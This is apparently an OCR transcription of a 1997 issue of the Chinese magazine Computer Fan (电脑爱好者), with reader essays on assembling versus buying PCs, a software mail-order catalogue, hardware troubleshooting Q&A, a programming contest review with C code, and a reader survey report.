首先，组装机的价格优势很明显，电脑首先是一种商品，而且是一种高档消费品，电脑要进入普通家庭，价格是一个不容忽视的问题。同等配置，性能基本相同的原装电脑，进口原装机比组装机在价格上要高三、四千元，国产原装机也要比组装机贵二千至三千元，对工薪家庭来讲，这也许并不是一个小数目。

其次，组装机的自主选择性对于消费者也是一种诱惑，原装机虽然有各种类型与型号，但众口难调，还是很难满足某些消费者，例如：硬盘的型号与大小；内存是否为 EDO 原装；光驱的速度与牌号；解压卡更想要创通牌(creative)等等。组装机对于消费者来说，以上的问题都不成为问题了，消费者可以自主地选择自己所需要的类型、品牌。

最后，组装机给了消费者一个动手实践的机会，组装计算机并不是一件很复杂的事情，稍有一点英语基础的人就能胜任。组装计算机不仅可培养自己的动手能力，也能培养消费者解决问题的能力。每一用户都免不了遇到电脑升级、电脑发生故障等问题，如果自己动手组装了电脑，也许许多问题就不必麻烦别人了。

虽然组装机有这样或那样的不足，但是它的优势也是显而易见的，这也正是组装机在以后很长一段时间仍将存在的原因。

（北京　张利）

B 君：自己攒电脑就象淘金

自己攒电脑可行吗？如果你是一个真正的电脑迷，就不会放弃这个“淘金”的机会和充分享受一下淘出‘金锭’的快感。

“触电’三年来，每每有朋友请我帮忙购机，我总是劝他们自己“攒”一台。因为，电脑迷们将电脑看作自己的“第二夫人”，有谁不想对自己的“夫人”彻底了解呢？特别是现在的杂牌兼容机充斥市场，竞争又较激烈，容易鱼目混珠。甚至当你购得一台‘整机’后，而一旦你对性能及硬件有所了解，让你满意的可能只有一片 CPU 了。所以，如果你没有足够的钱去购买品牌机的话，还是自己攒一台吧。

很多朋友认为自己攒电脑，保修成问题。实际上，现在不少电脑商的板卡都保修一年、包换一月。有的电脑商为了加强竞争，在板卡维修期间，可以给你一块低档的代用板卡，以免影响你的使用。仔细算算要比一些‘整机’方便得多。

如果你已经打算攒一台电脑，请记住以下忠告：

1. 先明确购机目的，以便确定机器的配置；
2. 了解市场流行板卡的性能，这一点你可在各种电脑杂志上看到；
3. CPU 的选择，一定要到代理商的专卖店购买；
4. 了解市场行情，但“一分价钱一分货”，这可是真理，千万别在主板上省钱；
5. 买一本‘装机指南类’的书。

若你充分理解了以上几点，别再担心，更不要犹豫，快去攒一台电脑吧。只有自己攒的电脑才是自己最满意的。（江苏　罗浩中）

C 君：自己攒电脑可行！

这是我的回答，以下几点原因，使我作出了这样的判断。

首先是经济方面，目前中国大多数家庭的收入还不高，普通品牌机的价格就让大多数人不敢问津，更何况多媒体机，高价位使人们望而却步，就象一堵高墙把人们与电脑隔开，使电脑难以广泛地普及。相同配置的兼容机的价格只有品牌机的一半，价格优势是兼容机最吸引人的地方。这也是人们普遍选择兼容机的一个重要原因。

其次，自己攒机配置灵活。可以按需配置，根据自己的用途和需要来选型，不必为一些不需要的功能花冤枉钱。而且攒的机器升级方便，可以在不损失性能的前提下尽量节省开支，自己攒机还可以丰富硬件知识，提高动手能力。

自己攒机首先必须具备以下条件。

第一，要有一定的鉴别能力。这也是最重要的一个条件。硬件的选购是自己攒机的第一步，这一步的

成功与否是攒机的关键。CPU 要注意是否被打磨过，一些不法商家将低主频的 CPU 打磨成高主频的出售来谋取暴利。打磨过的 CPU 边角较锋利，表面印刷要么很模糊有毛边，要么颜色过深，看上去不自然；主板也有假货，我在帮别人攒机时就曾碰到过假冒的华硕 P/P55T2P4 主板，假冒的主板电路印刷看上去不太流畅，主控芯片表面印刷较模糊，说明书纸张和印刷质量都不高；显示卡的地位在系统中举足轻重，一定要买名牌或优质四层电路板产品，不要图便宜；如经济条件允许，显示器最好买 15 寸以上的产品；光驱最好购买容错性强的，如 GOLDSTAR、SANYO、创新等。其他的一些配件则要注意是否为旧货和返修货，所购买的配件都应尽可能自己开封测试，完了让商家贴上标签并开出保修单据。

其次，要会使用一些测试软件对机器进行测试。如 QAPLUS，SPEED，SYSCHK，PCBENCH，WINSTONE，诺顿 8.0 下的 NDIAGS 和 SYSINFO，PCTOOLS9.0 下的 SI，测试光驱的 CDTA 和 SCANCD 等。在较短的时间内测试机器的整体性能的最好办法是用解压软件进行测试，解压软件用 XING 或视频播放器 2.0，XING 的测试数据是从硬盘上得来的，而视频播放器 2.0 是从光驱上得来，应该比较准确。机器买回以后要进行最少 24 小时以上的考机，运行一些大型软件来考验，如 3DS，PHOTOSHOP，WORD 等。

第三就是要多听、多看、多问。多听是指多听听别人对各种 CPU、主板、显示卡、硬盘、光驱等配件的使用体会和评价，哪些性能好哪些不好，这样自己选购时有个参考和比较。听一听别人对各家电脑公司的商品质量、价格及售后服务的议论。以便选购时有个选择。多看是指多到电脑公司去看一看，看看橱窗展示的商品，必要时对商品的性能和价格进行一些咨询，对照各家公司的报价表进行比较，看看价格是否合理。平时多看一些有关报刊杂志的硬件栏目，积累一些硬件知识及测试技巧。多问是指多向有经验的人请教，请他们提供一些参考意见和攒机经验。自己攒机一定要谨慎再三，多加考虑，切不可草率。

假如能做到以上几点，你就一定能攒出一台称心如意的电脑。

（长沙　林勋）

D 君：如果要选择的话，我选原装机

首先，我认为原装机的性能是非常优秀的。同样配置，同一档次上的计算机，原装机的性能肯定比组装机要好。这主要是原装机不仅其零部件优秀，更主要的是各种板卡之间的配合兼容性非常好。而组装机即使各种板卡均选很好的品牌，但各种板卡的协同工作能力不一定好，这就影响了计算机整体性能。

其次，在售后服务上，原装机比组装机更胜一筹。良好的售后服务已经是消费者选择商品的主要依据，这一点在电脑这种高档消费品上显得尤为重要。在软件上，原装机预装了许多优秀的正版软件，并负责升级。在硬件上，厂家提供很好的技术保修服务，即使是升级，许多厂家还负责回收零部件，解除了电脑使用者的后顾之忧，这是组装机最无法比拟的。

第三，价格方面。价格以往一直是原装机处于不利位置的主要原因。而现在，原装机与组装机在价格方面的差距正在逐渐缩小，这也正是电脑消费者能看到的最明显之处。

第四，组装电脑需要一定的计算机知识，而对于普通的计算机使用者来说，这有一定难度，而且选购零部件，对于一个对零部件的性能、品牌、价格不很熟悉的人，也是很困难的。

综上所述，组装机与原装机在竞争中越来越处于下风，随着时间的推移，其必将退出竞争的市场。

（四川　郭新）

E 君：攒机其实是一种乐趣

我极力主张电脑爱好者自己攒机，除了经济角度的考虑之外，还有就是在自己攒机时，用电脑来干什么，偏重于哪一方面购买者提前有了心理准备。这样，在选购配件时就能按图索骥，做到既不浪费也不缺少。例如：假如你喜欢玩儿游戏，那么就要考虑选择性能较好，速度快的显示卡、主板和 CPU。而你如果只想利用计算机写作，对主机的要求可以适当放宽，不必购买昂贵的多媒体配件，内存和硬盘也不必太大，可将节余的资金用于购置一台称心如意的打印机。

实际仔细想来，市场上的电脑，不管是兼容机还是品牌机，归根结底都是组装出来的，它们的配件也来自世界各地，只不过选料精一些，把关严一些罢了（这也很难说）。稍有经验和常识的爱好者完全可以由自己来完成这个工作，既增长了知识又得到了实惠，何乐而不为呢？事实上，我身边绝大部分电脑者的机器都是自己组装的，或是自己指定好配件后由电脑公司代为组装的，也没见谁后悔。电脑虽然价格昂贵，但它由很多部件组成，就算是有一点问题也不至于玉石俱焚吧。若真的发生了这种情况（如果你小心完全可以避免），这点小小的代价比较起已经学到的电脑知识又算得了什么呢！就象想学习驾驶而下不了决心去学汽车修理，这样怎么能成为一名优秀的司机呢？

所以我强烈推荐电脑爱好者们自己攒机，既不要怕麻烦，也不要怕吃亏，勇敢地吃一次螃蟹，时间久了你会发现，攒机其实是一种乐趣，而这种乐趣只有亲身经历过后才能体会得到。

（新疆　张捍旭）

爱嘉 CHT 电脑家教大师

爱嘉 CHT 电脑家教大师是一部面向全社会的大型家教软件，适用范围全国覆盖。学龄前儿童至高中学生，包括（儿童版）、（初中版）、（高中版）、（电脑入门）、（家务管理）、（休闲游戏）等，是我国第一部大型的集成化家用计算机辅助教学软件。

儿童版：是针对学龄前儿童及小学生特点，精心设计的大量益智类软件。对于他们从小熟悉电脑，提高分析能力，逻辑思维能力，判断力，以及扩大知识领域和正确掌握电脑操作及使用等多方面，都将带来十分有益的帮助。本社邮购价：280 元。

初中版：是根据我国教学实际，运用先进的计算机技术开发的家用计算机家用辅助教学软件。整套软件包括（数学）、（物理）、（化学）、（语文）、（英语）五大科题库。内容丰富，符合教学大纲，适用于家庭辅导学习。本社邮购价：280 元。

高中版：集中了大量优秀教师多年丰富的实践经验，整体设计思想先进，整套软件包括（数学）、（物理）、（化学）、（语文）、（英语）、（地理）、（历史）、（生物）八大科题库。目的在于使学生利用现代高科技产品——电脑，提高学习效率，增加学习兴趣。
本社邮购价：280 元。

和诚小秘

快速信息处理　商务全版

电子帐本管理：和诚小秘的电子帐本利用了电脑这个先进信息处理工具，将复杂万分的每日帐目通过简单“填写”一张凭证的方法，自动地分理出各个帐户的日记帐情况，和相关单位的往来帐情况，经手人状况以及每笔款项是为什么而发出，并可自动地通过图表（饼图、直条图）将一段时期的收支情况，收入的构成百分比，直观地显示在屏幕上，为生意人或单位出纳，企业办事机构，个人经营者提供了极好的理财工具。

电子仓库：以最为方便的形式为用户管理好各类物品的销售、生产、库存。

公关管理及电子财产管理系统：带给我们电脑管理新方式，这是一种符合中国人使用习惯的管理系统，它采用如同玩游戏一样简单的操作方法为我们实现了各类复杂的公共关系、内部人事、客户档案及各类财产的电脑管理，极大地发挥了电脑的潜能。本社邮购，全套售价：795 元

苏琳英语家教系列

（新概念英语 1－4 册　自学者适用）

家教系列软件紧随教学大纲，容量大，侧重实用，有课文阅读，生词记忆，例句，组句，八种常用词汇学习，课文输入纠错等六大项三十几小项学习功能。可以完成英语绝大部分学习过程，特别是单词记忆功能，由于与课文例句配合，效果远远好于纯单词记忆软件。本社邮购价：200 元

微机维护常见故障自行排除法（录像带）

本片为使用计算机的初级操作人员而编排设计，是一部机房必备的初级教材。通过学习，计算机上机过程中常见的故障可及时得到排除，同时介绍了计算机的结构组成，联机方法使用环境以及日常保养等方面的知识。本社邮购价：95 元

“先博软件库”和“多媒体工作室”（CD 盘）

先博软件库收集了先博公司开发制作的多个应用软件，如图片浏览软件、字幕软件、支持 TXT 和 RTF 格式的 GB > BIG5 码的转换程序，交互式 MPG 软件 Gump 软件系统、房地产系统、电子导购系统、服装展示系统等。

你想深入了解多媒体吗？欢迎进入这个多媒体工作室，你会通过对各种多媒体创作工具的了解，更加全面深入地把多握多媒体技术，还可以利用其中的软件开始多媒体创作。本社邮购价：60 元

“神奇的家”和“游戏精粹”（CD 盘）

在这个家中，每个物品都会有神奇的功能。比如翻看万年历，了解当天的公历、农历日期以及当前的时间，浏览人物、风景、花卉等上千幅图片；阅读上千条英汉对照的谚语；欣赏数百首美妙的音乐；播放各类三维动画等，除此之外还有其它更多的功能。


游戏精粹介绍了一些风靡世界的国外最新游戏，支持声音卡以及鼠标操作，你可以亲自试闯几关。这些游戏是有限级版本或演示版本，对于了解国外游戏的界面及其规则，欣赏其独特创意和视听效果很有价值。本社邮购价：60 元

“三维视野”和“美国艺术目录”（CD 盘）

三维视野收集可以直接使用的多种三维模型文件，如龙、虫、飞机、卡车、瓶子、杯子、楼群、房屋等等，收入了使用动画创作工具制作的各类动画，展示了特殊的动画效果，并带有三维材质库，使您漫游神奇的三维世界。

美国艺术目录是美国当代艺术产品的目录，包括雕塑、油画、水彩画、招贴画等种类，除提供作品的图片外，对部分作者以及创作风格也作了介绍，具有多种检索手段，由此可对美国当代艺术现象有所了解。
本社邮购价：60 元





名称:《电脑爱好者》杂志社
邮编:100081
传真:(010)62184019
电话:编辑部:62171721,62171647,62171677
财务部:62184020
发行部:62176018,62177399
邮购部:62174588
语音声讯台:26688221,26688530(暂限北京地区)
Internet 网址:http://www.cfan.cn.net
E-mail:cfan@netchina.co.cn
开户银行:工行北京北太平庄办转白石桥合行
帐　　号:201050474-19
邮局汇款:北京海淀区白石桥路48号
《电脑爱好者》杂志社

投稿注意事项

欢迎投磁盘稿，在投磁盘稿时请在磁盘标签上写明稿件名称,栏目名称,作者名,地址等。还希望作者再附一打印稿。这样可以便于我们的管理，也可以加快稿件的处理速度,节约您和编辑的宝贵时间。谢谢!

为照顾初学者,您的稿件中如果有程序,请注意多加注释;如果您的程序是关于数据库的,请别忘了往您的磁盘中拷入程序中涉及的数据库文件，以利于编辑验证和调试您的程序。

*97′*读编恳谈会召开

1月25日来自北京地区的十几位热心读者来到编辑部,与全体编辑记者举行了97′读编恳谈会。参加会议的读者中有年近七旬的老专家，也有十几岁的中学生,他们中有干部、教师、军人、医生、学生等。读者们畅谈了与《电脑爱好者》的缘份,以及《电脑爱好者》对他们的帮助和影响，他们也提出了很多中肯的意见和建议。读者们热情的发言透露着对《电脑爱好者》的殷殷厚爱和深切的期盼。有许许多多热心读者的支持和帮助是我们最大的财富,也使我们对办好《电脑爱好者》充满了信心,同时我们也感到了压力,惟恐辜负了自己的读者。在新的一年里我们将在读者的支持下,给大家提供一份更好的《电脑爱好者》,以回报自己的读者。

近期一稿多投文章

"Internet 上的使用规范 Internetiquette"　姜　晖
"轻巧编辑多重配置的起动文件"　段　宇
"内存管理的好帮手 memmaker"　黄震宇

奉献爱心刊为媒

编辑部收到很多要求捐赠二手机的来信，来信可见其"求机若渴"拳拳之心。请有意捐赠或转让者直接与他们联系。由于很多信息无法证实，请双方在操作过程中务必谨慎从事。本刊不参与操作过程，只起一个信息公告板的作用,是公益性的,不承担其中的任何法律责任。

"……我看到1996年12期的读编热线，心情十分激动。我是一名残疾人,早就想买一台电脑,没有生活来源,靠维修电器维持生活。近年来,由于家电全部实行了保修，社会上几乎无可供我修的电器了。找到政府,政府给了我每月100元生活费,买电脑几乎成了很遥远的事。今天贵刊读编热线，燃起了我能够拥有一台电脑的热望。希望社会能帮我这个残疾人圆一个电脑梦，那怕是一个XT 机也行……"(甘肃省临泽县广播门市部　王顺民 734200)

"……我是身处偏远地区的高中生。但心中却充满了对电脑的热爱之心。前不久，我在班上自发组织了一个"电脑爱好者协会",我荣幸地被推为会长。可这个会长真是不好当啊! 我的同学学电脑知识只能从有限的书本上学到。许多知识不能上机实习，学起来是很吃力的。前些日子流行多媒体，可最终同学们连多媒体是什么都弄不清，心中真是难过。近些日子我们又学习QBASIC语言，虽有书，但有些知识只能上机实践才能弄清。我这个会长当得真是丢脸。上述话虽长,但代表了一个"身处绝境"的电脑协会会长的苦恼之心。我衷心地希望能支持一下我们，希望社会能赠与我们一台电脑,随便什么都行,这是一位会长及同友的呼唤。我们将终身感谢那位社会友人的帮助。谢谢!"(云南楚雄洲委小车队　杨梦云　675000)

"我需要二手机用于教学。配置为:CPU 为286或386,VGA单显,1M内存,101键盘,硬盘有无都可,3寸或5寸高密软驱,共4~5台。价格面议"(安徽阜南县粮食局饲料公司黄振贤转黄大华 236300 0558-6714112)

欢 迎 讨 论

现在人们对于计算机市场往往会有一种感叹：总是投资,总是落后,计算机到底向何处发展？我的投资到底在什么时候才能停止？对此，广大读者如果有什么意见、建议和看法,欢迎您积极投稿:可以向我们介绍一些新产品、新动态、广大消费者的需求等等,还可以对市场的发展进行预测和讨论。

北京市海淀区白石桥路48号(100081)
《电脑爱好者》杂志社编辑部　闻武　收

吉林读者 郭大欣

?一台黄海486多媒体电脑，可以设置CMOS用户口令，但不起作用，并出现随机性死机现象。启动时在出现“Starting MS-DOS ...”之前或之后死机，运行中死机现象也时有发生。将CMOS的“Memory parity check”一项由原来的Disable改为Enable，则启动时出现RAM PARITY ERROR-CHECKING FOR SEGMENT...OFFENDING SEGMENT:000,press F1 to disable NMI,F2 to reboot按照提示按F1可继续，若按F2则死机。用KV200,KV300,KILL等软件检查均未发现病毒。是何原因？

!先检查一下该机的PASSWORD跳线是否短路，如果短路将使PASSWORD不起作用，由于COMS的强行检测而导致死机。由系统提示看，该机内存肯定不带校验，所以把MEM PARITY CHECK改为ENABLE会出问题。设置CMOS用户口令有进入CMOS时的口令和启动时的口令之分。如果是前者，一般启动时当然不会提问口令，只有在要进入CMOS时才问。后者只在每次冷启动时（开机和按RESET)才问口令，热启动时也不会问的。如果是密码根本就没存进去，那么可能是CMOS或CMOS的电池有问题了，清一下CMOS或换块电池试试。另外还可以把CACHE关上看看。

河南读者 王清茹

?一台PC,386SX-25型,主板为OPTI板,在为其配置鼠标时，插入COM1时系统显示却是COM2，反之，将鼠标插在COM2，系统又显示插在COM1,故使用WINDOWS不能确认鼠标。另外,显示器是彩显,但刚开机时底色却是黄的,经过很长时间才能恢复正常,应如何解决?

!可用DOS下的MSD程序检查一下COM口的分配情况。系统显示是正确的,这是因为有些系统并不象人们想象的那样9针一定是COM1,25针一定是COM2。其实9针或25针都可以作为Com1或Com2,没有固定关系。Windows不能确认鼠标经常是由于2键或3键鼠标模式造成的:比如Windows配置文件里是2键的微软鼠标，而用户把鼠标上的Switch拨在了3键的IBM模式了。

广州读者 潘智

?一台486DX2/80电脑,8M内存,Panasonic2倍速光驱，Triton 9440卡，无解压卡。安装了PWIN95后，用XING2.01或XING3.0打开VCD时，出现“MMSYSTEM296无法在指定MCI设备上播放该文件,文件可能受损或者格式不正确。"的错误信息,用金山影霸2时则出现"无法打开视频文件。”但用“VCDCOPY"将VCD里的DAT文件拷贝到硬盘上两者都可以播放该文件．请问是什么原因?

!是用XING里的OPEN VIDIOCD或OPEN CD-I/MOVIE打开的吗？改用菜单上的FILE-OPEN，再指定到光驱上的MPEGAV目录下的*.DAT文件，一般就可以了。另外，如果在安装WIN95时没有选择识别CD ROM的选项，而486的主板的BIOS是不支持PLUG AND PLAY(即插既用)的，使得WIN95只能使用DOS的光驱驱动程序，而把CD ROM当成了虚拟设备。在添加硬件上重新设置一下即可。

辽宁 龚辉斌

?一台COMPAQ 4/66的486机器，在开机时喇叭发出两声报警，然后出现“162system not set",这时机器可以正常启动,但3.5英寸的A驱提示灯一直亮着,应如何解决?还有在启动时按del键无法进入CMOS设置，请问除了将CMOS放电后重新设置外有无它法?

!出162错误时COMPAQ一般能自动识别有什么设备在计算机上，如果不能自动确认，则需要清CMOS(因为可能有CMOS病毒)。清完还依旧，则可能是软驱线接反了，一般红边要对着电源插。COMPAQ机进CMOS设置不是按DEL，而是按F10。

北京读者 郭佶

?一台金长城486/66,内存8M,540M硬盘,二倍速光驱下一运行正版FIFA96游戏就出现乱码,然后就回到DOS提示符下,但在AST 486/66上却可以运行请问是何原因?

!玩FIFA96需要DOS5.0以上的版本或英文WIN95(中文WIN95不行)，还需很高的内存，开机后按F8跳过EMM386.EXE,只让一些必要的程序(如HIMEM,声卡,光驱等)驻留内存就可以了。

湖北读者 杜华

?一台IBM PC机，装有MSDOS 6.0和SPDOS6.0,运行SPDOS6.0中的WPS3.0模拟打印时总显示" not enough memory to print"请问应如何解决?

!先用MEMMAKER优化一下内存，使剩余的基本内存最大，运行SPDOS时加上参数/0/E，再加个/N也可以，将CONFIG.SYS中FILES的值改大一些，一般40即可，运行WPS时不要加载WBX输入法，其他输入法也尽量不要，这样模拟打印就好了。另外，需要模拟打印的文件最好别太长。

1996年12期擂台赛点评

本期擂台赛共有690位朋友参加，参赛人数之多大大超过了原有记录。参赛者中有小学五年级的小朋友,还有离退休的老朋友,真让人感到欣慰和敬佩。

题目说的是有一阶梯，若每步跨2级则最后余1级,每步跨3级则余2级,每步跨5级则余4级,每步跨6级则余5级,每步跨7级则正好到楼顶。请计算此阶梯共有多少级。这是个需要进行循环判断的较简单的数学问题，我们的目的是让大家通过对几种思考方法和编程思路的比较,开阔一下思路,活跃一下思维。

基本的解题思路是设初值为1，循环增量为1，按照所给条件一个一个地进行判断，直到满足为止。在此基础上,考虑每步跨7级正好到楼顶的条件,知阶梯数为7的倍数,故可设初值为7,增量为7。又考虑每步跨2级余1级的条件,知阶梯数为奇数,因而可设初值为7,增量为14。大多数参赛者采用的是后一种步长较大的方法。

第二种解法除了考虑上面所说的两个条件以外，又加上了跨5余4的条件，得出阶梯数的个位数将是4或9,因前面已知的阶梯数为奇数,所以个位数一定是9。又因阶梯数是7的倍数,故得出阶梯数必为$(n\times 10+7)\times 7$,其中$n=0,1,2,3...$。因此可取初值为49,增量为70。在其余的两个条件中,除以6余5的数必满足除以3余2，所以只需判断除以6余5的条件即可。这样分析下来,第一个结果119很快就出来了。不过我们不主张用这种方法，因为这样就失去了编程解题的意义。但在这里给出这种方法，是为了让大家接触更多的解题思路，对更好地理解数学问题也有一定的帮助。

第三种解法从所给条件知，阶梯数加1能分别被2,3,5,6整除,即阶梯数加1为2,3,5,6的最小公倍数30的整数倍,故阶梯数$=30\times n-1$。接下去以n为循环变量判断直到阶梯数能被7整除。

第四种解法从阶梯数X除以2余1,设初值为3。用X除以3若不余2,X增2继续判断,直到余2。然后将此时的X除以5,若不余4则X增6(2,3的最小公倍数),直到余4。接着判断X除以6,若不余5则X增30(2,3,5的最小公倍数),直到余5。最后判断X除以7,若余数不为0则X增30(2,3,5,6的最小公倍数),直到余数为0。此时的X即为所求阶梯数。

第五种解法开始时以7为步长，循环判断是否满足阶梯数除以6余5的条件，满足后则以6和7的最小公倍数42为步长,判断除以5余4的条件,直到满足条件为止。

几乎所有的参赛者都给出了特解119，很多朋友也判断出解不唯一，而且从计算机给出的一串结果中看出了得数的规律,但没有归纳出来,因而不够完善。如果一个数满足除以2余1,除以3余2,除以5余4,除以6余5,除以7余0的条件,则此数加上2,3,5,6,7的最小公倍数210的整数倍后仍然能满足这些条件,则得出通解$=119+n\times 210$。

另有一种逆向思维方法，是以210为初值往下循环,求出特解。

纪伟国朋友编写的程序是让计算机去计算公倍数,这样更具通用性,而且得出特解后不再每个解都去判断条件，而是用了通解的含义。下面我们一起看看这个用C语言编写的程序:

```
/* 用辗转相除法求最小公倍数 */
int lcm(m,n)
int m,n;
{
  int t,r,k;
  k=m*n;
  if(m<n)
    {t=m;
     m=n;
     n=t;}
  r=m%n;
  while(r!=0)
    {m=n;
     n=r;
     r=m%n;}
  k=k/n;
  return(k);  }
/* 主程序 */
main()
{ int a,b,c,m,i,x,k=7;
  int I[10]={2,3,5,6,7};
  m=I[0];
  for(i=1;i<4;i++)  /* 求2,3,5,6的最小公倍数 */
    m=lcm(m,I[i]);
  a=m;
  b=lcm(m,k);    /* 求2,3,5,6,7的最小公倍数 */
  c=a-1;
  while(c%k!=0)    /* 求满足要求的最小的数 */
  c=c+a;
  for(i=1;i<=10;i++)
    {x=c+(i-1)*b;
     printf("x(%d)=%d\n",i,x);
    }
}
```

优 胜 者

纪伟国　郑州轻工业学院435号(450002)

1997年3期擂台赛题目

编写一程序,能进行分数的加、减、乘、除运算,并输出分数结果。要求有编程思路和程序注释。

（昆明　马欣提供）

截稿日期:1997年4月20日

来稿请寄:北京白石桥路48号(100081)

《电脑爱好者》编辑部(擂台赛3期)

《电脑爱好者》1997 年度读者调查报告

□本刊编辑部

本刊今年第 1 期发出了本年度的读者调查表，得到了广大读者的积极响应，截止期内共回收读者寄回的调查表九千多份，截止期后也还有调查表源源不断寄来，不少读者还在来信中提出了很多中肯的意见和建议。经统计检查回收的答卷,绝大部分属有效答卷,我们对答卷进行了认真的统计分析。

读者背景

年龄:18 岁以下者占 25.57%,18 至 35 岁之间者占 69.86%,35 至 50 岁之间者占 3.5%。

学历:大专以上占 50.86%,高中专占 39.85%,初中占 8.31%。

职业:大中学生占 49.52%,在职管理者、科技人员、教师共占 25.37%,工人占 13.29%,农民和下岗人员各占 0.72%。

单位性质:学校占 53.96%,机关、科研院所、工商企业共占 35.89%。

现电脑水平:49.39%会用一些应用软件,45.9%会一些计算机语言,可以搞系统开发的占 4.05%,一点不懂的占 0.61%。

平均家庭人均月收入 685 元。

由此可见，本刊的读者以 35 岁以下的青年为主体,有近一半是大中学生，读者在各个学历层次、各职业都有分布,现电脑水平大部分处于中初级,但较以前相比,水平已有所提高。35 岁以下的青年，是我国 21 世纪建设的主力军，他们现在对电脑知识的汲取和渴求，无论是对国家还是对他们个人都将受益无穷；35 岁以上的读者现在正是我国各行业、各领域的中坚力量和领导力量，他们在电脑知识方面的继续教育问题应得到重视。

读者机器配置及使用情况

61.72%有家用电脑,这其中原装机与兼容机的比例为 1:2.7;386、486、586 的拥有率依次递增,分别为 6.11%,33.2%,44.66%。

无外设者占 48.72%,有打印机的占 36.66%,有调制解调器的占 6.73%,有扫描仪的占 4.41%,有绘图仪的占 1.39%。

19.28%无多媒体配置，32.40%有 CD-ROM，28.11%有声卡，16.47%有解压卡，2.81%有有电视卡。

用 DOS 者占 48.3%，用 Windows 3.x 者占 37.43%,用 Windows 95 者占 12.17%。

UCDOS 占 60.19%,金山 DOS 占 10.47%,天汇汉字占 5.24%，中文之星占 19.94%，四通利方占 3.55%,汉卡占 0.93%。

经常用机的占 60.90%,发烧友占 23.59%,偶尔用者占 14.5%,平均每天用机时间为 3.04 小时。

自己学习占 40.44%,多媒体欣赏占 21.82%,玩游戏占 19.77%，创收占 6.55%，子女教育占 5.26%。

5.64%的读者已联网。上网读者中，22.0%的读者为获得科技信息，18.0% 的读者为获得经济信息，16%的读者为获得娱乐信息，16.0%的读者为发 E-MAIL，14.0%的读者为交友，10.0%的读者为参加新闻组。

玩游戏情况，偶尔玩者占 50.37%，经常玩者占 33.67%,发烧友占 9.23%，不玩者占 6.73%。

最常用的软件各选项的被选率分别为，字处理 22.16%,游戏软件 19.03%,数据库为 14.57%,教学软件 14.57%,防杀毒软件 14.30%,音乐绘画创作软件 9.47%。

最感兴趣的软件,各选项的被选率分别为,游戏软件 24.31%,高出第二位近 6 个百分点,音乐绘画创作软件为 18.43%,防杀毒软件为 14.48%,教学软件为 13.59%,数据库为 13.04%,字处理为 10.61%,财务软件为 3.43%。

根据以上数据分析，绝大部分读者用的是微软的系统，其中用 Windows3.x 和用 Windows95 的总人数已经超出用 DOS 的总人数,已经有至少一半人完成了由 DOS 向 Windows 的过渡。但用中文之星和四通利方的读者只占 23.49%，又说明我们的大部分读者由 DOS 向 Windows 的过渡是不很彻底的，大部分人很可能处于这样一种过渡中的状态：平时是在 Windows 平台上摸索,一旦需要正式做点事情又回到熟悉的 DOS 下了。引导和帮助读者早日完成由 DOS 向 Windows 的过渡,应是我们的重要课题。

586、486 的拥有率如此之高，这一情况出乎我们

的预计，这么高的拥有率，必然对 Windows、Win95、多媒体、网络等知识有强烈需求。这是我们在今后的工作中应该注意的。

购机目的中多媒体欣赏占了五分之一强，玩游戏占了近五分之一；三分之一多的读者经常玩游戏，近四分之一的读者最感兴趣的是游戏软件，这么多读者乐此不疲，应引起我们的重视。我们要想方设法作好对他们的服务，注意加强编发这方面的稿件。

读者学习电脑的途径

所受电脑培训情况 40.94%的人是自学，在学校学习的占 32.27%，向同事学习的占 10.35%，学习班学习的占 8.68%，函授学习的占 3.96%，向家人学习的占 2.13%。

所订专业书刊情况，有 99.24%的人订有另外的专业报刊；有 60.19%的人认为学习电脑知识，订刊比买书合算。

我们的读者学习电脑主要是靠自学，具有知识密集、内容广博、实用性强的期刊自然就成为广大电脑爱好者的良师益友，他们要的是能切实帮助他们的《电脑爱好者》，我们要时刻记住这一点。

读者对本刊的认同和希望

自费订阅者占 48.55%，零售点购买者占 45.89%，公费订阅者占 3.62%。

我刊的平均传阅量是：5.9 人，依此推算，我刊每期的阅读人数超过 100 多万人。

有用篇幅占全刊比例情况，9.80%的读者认为占四分之三以上，28.19% 的读者认为占三分之二，22.55%的读者认为占二分一，23.77%的读者认为占三分之一，12.99%的读者认为占四分之一，2.70%的读者认为占八分之一。

现有栏目中应增加篇幅的栏目，被选率依次为：跟我学 55.72%，步步高 53.14%，市场纵览 19.56%，娱乐天地 18.82%，网络之友 14.02%，新视窗 11.81%，服务台 11.07%，考试指南 9.59%，电脑神通 2.58%，大众论坛 2.21%，电脑文化 1.11%；说明我刊的主体栏目"跟我学"与"步步高"是广大读者期望最大的。

应减少篇幅的栏目，被选率依次为：娱乐天地 15.68%，网络之友 7.07%，电脑神通 6.13%，考试指南 4.78%，大众论坛 3.63%，服务台 2.68%，步步高 1.34%，跟我学 1.34%，新视窗 0.96%，电脑文化 0.19%。

最喜欢的 1996 年的栏目依次是：跟我学，步步高，市场纵览，娱乐天地，新视窗，服务台。

最喜欢的 1997 年的栏目依次是，跟我学，步步高，网络之友，市场纵览，娱乐天地，新视窗，大众论坛，电脑神通，电脑文化，服务台。

我刊 1997 年新开栏目大众论坛，愿意参加的读者占 71.73%，读者参与的积极性是很高的。

我刊介绍的小技术、窍门，读者的反应和感觉，32.26%认为扩大了知识面，21.59%认为很好，总要上机试一试者占 19.15%，经常上机试者占 9.90%，解决了困扰了很久的问题占 8.74%。

关于我刊价格，有 84.88%的读者认为合适，13.66%的读者认为太贵，1.46% 的读者认为较低。

94.44%的读者是自掏腰包购买我刊，这着实令我们感动与自豪，但也使我们感到惶恐和压力，我们必须对得起自己的读者，对得起自己的衣食父母，必须拿出高质量的杂志回报读者．我们注意到在增加篇幅一题中几乎所有读者都给出了回答，而减少篇幅一题中只有不到一半的读者对此问题做出了回答，原因可能是很多读者对每一栏目都有所爱，难以作出割舍。跟我学和步步高一直是我刊的主体，它们受到了读者的一致肯定。在此基础上还应该在娱乐天地等栏目上加大比重，争取给读者提供更大的信息量。

通过本次调查我们对自己读者的现状有了更清楚的了解，也了解了读者的需求和口味，以及我们在读者心目中的地位，更清楚了我们工作中的不足和疏漏，这将对促进和指导我们今后的工作，更好地为读者服务提供有益的帮助。在此对那些寄回调查表和以各种方式帮助我们的读者表示诚挚的感谢。

普及电脑知识，为读者服务，为电脑爱好者提供"一本大家都能看得懂的电脑杂志"是我们的办刊宗旨，有广大读者的帮助和支持，《电脑爱好者》一定会越办越好！

1997 年个人机新面貌

□北京　陈幼松

